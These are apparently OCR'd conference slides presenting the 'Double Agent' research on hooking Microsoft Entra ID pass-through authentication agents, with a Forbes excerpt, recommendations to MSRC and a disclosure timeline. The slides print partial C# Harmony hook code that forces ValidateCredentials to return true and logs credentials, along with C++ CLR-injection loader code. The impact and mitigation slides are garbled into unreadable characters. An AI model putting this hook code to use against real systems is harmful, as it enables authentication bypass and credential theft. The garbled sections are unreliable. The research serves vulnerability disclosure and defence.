
Demo: User Can’t Sign In




Decompiled PTA Agent Code



Domain Controller Returns False




Developing the POC



- **Inject** unmanaged DLL into PTA agent process
- **Use** existing CLR to load managed DLL
- **Hook** ValidateCredential function:
  - At start and end of function
  - Manipulate return value
- **Force** True return regardless of input
- **Enables** login as any synced on-prem AD user


Double Agent Attack Visualization



Managed DLL


public static int InstallHook(string TestParam)
{
try
{
InstallHook
Injected Successfully!");
typeof(Microsoft.ApplicationProxy.Connector.DirectoryHelpers.ActiveDirectoryDomainContext);
to be patched
tMethod = targetType.GetMethod("ValidateCredentials", BindingFlags.Public | BindingFlags.Instance);
if (targetMethod == null)
throw new Exception("Could not resolve ValidateCredentials");
LogToFile("Got Function!");
Harmony harmony = new Harmony("ValidateCredentialsPatch");
MethodInfo prefixMethod = typeof(HooK).GetMethod("Prefix_ValidateCredentials");
MethodInfo postfixMethod = typeof(HooK).GetMethod("Postfix_ValidateCredentials");
harmony.Patch(targetMethod, new HarmonyMethod(prefixMethod), new HarmonyMethod(postfixMethod));
LogToFile("Waiting for connection...");
LogToFile("----------");
return 0;
}
catch (Exception ex)
{
LogToFile($"Exception: {ex.Message}");
return -1;
}
}
public static bool Prefix_ValidateCredentials(ref string userPrincipalName, ref string password, ref object __result)
{
Prefix_ValidateCredentials(
rPrincipalName}");
sword}");
----------");
ecuting original ValidateCredentials()
}
public static void Postfix_ValidateCredentials(ref bool __result)
{
__result = true; // Always return true
LogToFile("Postfix
}
Postfix_ValidateCredentials(

Unmanaged DLL




```
int main()
{
    ICLRMetaHost* metaHost = NULL;
    ICLRRuntimeInfo* runtimeInfo = NULL;
    ICLRRuntimeHost* runtimeHost = NULL;
    if (CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost) == S_OK) {
        LogToFile(L"CLR instance created successfully.");
        if (metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo) == S_OK) {
            CLR runtime version 4.0.30319 successfully.");
            FALSE;
            >IsStarted(&isStarted, NULL) == S_OK && isStarted) {
            CLR runtime host is already started.");
            if (runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost) == S_OK) {
                LogToFile(L"Got CLR runtime host interface successfully.");
            }
            else {
                LogToFile(L"Failed to get CLR runtime host interface.");
            }
        }
        else {
            if (runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost) == S_OK) {
                LogToFile(L"Got CLR runtime host interface successfully.");
                if (runtimeHost->Start() == S_OK) {
                    LogToFile(L"CLR runtime host started successfully.");
                }
                else {
                    LogToFile(L"Failed to start CLR runtime host.");
                }
            }
            else {
                LogToFile(L"Failed to get CLR runtime host interface.");
            }
        }
        DWORD pReturnValue;
        HRESULT hr = runtimeHost->ExecuteInDefaultAppDomain(L"C:\\Users\\Public\\captainhook.dll", L"Captain_HooK.HooK", L"InstallHook",
        if (hr == S_OK) {
            LogToFile(L"Method executed successfully with return value: " + ToWString(pReturnValue));
        }
        ->ExecuteInDefaultAppDomain
        domain. Error: " + GetErrorMessage(hr) + L" (HRESULT: " + ToWString(hr)
        metaHost->Release();
        runtimeHost->Release();
    }
    else {
        LogToFile(L"Failed to get CLR runtime version.");
    }
}
```

Attack Demo



Microsoft Remote Desktop Edit Connections Window Help
azure-cymattack-ad
dnSpy v6.5.1-rc1 (64-bit, .NET, Administrator)
ActiveDirectoryDomainContext
Locals
Name
Value
Microsoft Azure
היכנס
Microsoft Azure המשך אל
Skype כתובת דואר אלקטרוני, מספר טלפון או שם
אין לך חשבון? צור אותו!
לא מצליח לגשת לחשבון שלך?
הבא
הקודם
כניסה באמצעות GitHub
אפשרויות כניסה

Potential Impact

- Ĥ* Δ: □ □□ᗜмЬЏ РРм□□Ä□Ä ↘: □мÄ м□ᓚ□Рм□
- f □мЬм* □ᗜ-Ä: мц□Ä* ЬЏ●м: □м
- ▬□ᓚ□м.. мÄ□РΔ-Δ□□*
- ŔΔ□м□Δ-Ä□ □ᓚм° м* □Ä Р□□□□Ä□ □° Δ□* □

Apply What You Have Learned Today: Mitigation Strategies

- wşCRTSşa Cl ŮtSKĢŞЯЛŞSTB
  ŞJTBşŇTĶĢc ŮtSTƷSkTŞZŞŘ
  ĶŇŇtЯvДTBДt ĶŘŘĶv ŞpДBĶĢĶcŞS
  τŮTƷstДŞŇŸtv
- 9vЛƷBSşДTŞt ƒ! ĶZŞvДTЬ
  ЯTƷŘĶДŞŘ ĶvŘ TƷst TƷŞSŞc ЛŞŇTSŞŘ
- ƒSŞĶДДTŞt ƒ! ĶZŞvДTŞSkŞSĶЛЬĶ
  ƒTŞS Ňtμ TτvŞvд



Forbes
FORBES > INNOVATION > CYBERSECURITY
Microsoft Issues Mandatory 2FA Login Deadline Alert
Davey Winder Senior Contributor
Davey Winder is a veteran cybersecurity writer,
Follow
The August 15 announcement by Azure Computer principle product managers Naj Shahid and Bill DeForeest, confirms that, as part of a $20 billion investment in security at Microsoft, "we are introducing mandatory multifactor authentication for all Azure sign-ins." Giving a 60 day advance notice to admins, the announcement warns that, staring in October, 2FA will be required to sign-in to Azure portal, Microsoft Entra admin center, and Intune admin center.
Microsoft Entra ID Double Agent Authentication Issue
A timely confirmation of the importance of multi-factor authentication, for all users and not just admins, comes in a report from Cymulate by security researchers Ilan Kalendarov and Elad Beber. The report, Double Agent: Exploiting Pass-through Authentication Credential Validation in Azure AD focused on Microsoft Entra ID, formerly known as Azure Active Directory, and in particular an issue when syncing multiple on-premises domains to a single tenant. "This issue arises when authentication requests are mishandled by pass-through authentication agents for different on-prem domains, leading to potential unauthorized access," the report stated.

Our Recommendations to MSRC

Implement domain-aware routing.

Establish strict logical separation between different on-premises domains within the same tenant

Report Timeline



Initial Report Sent to MSRC

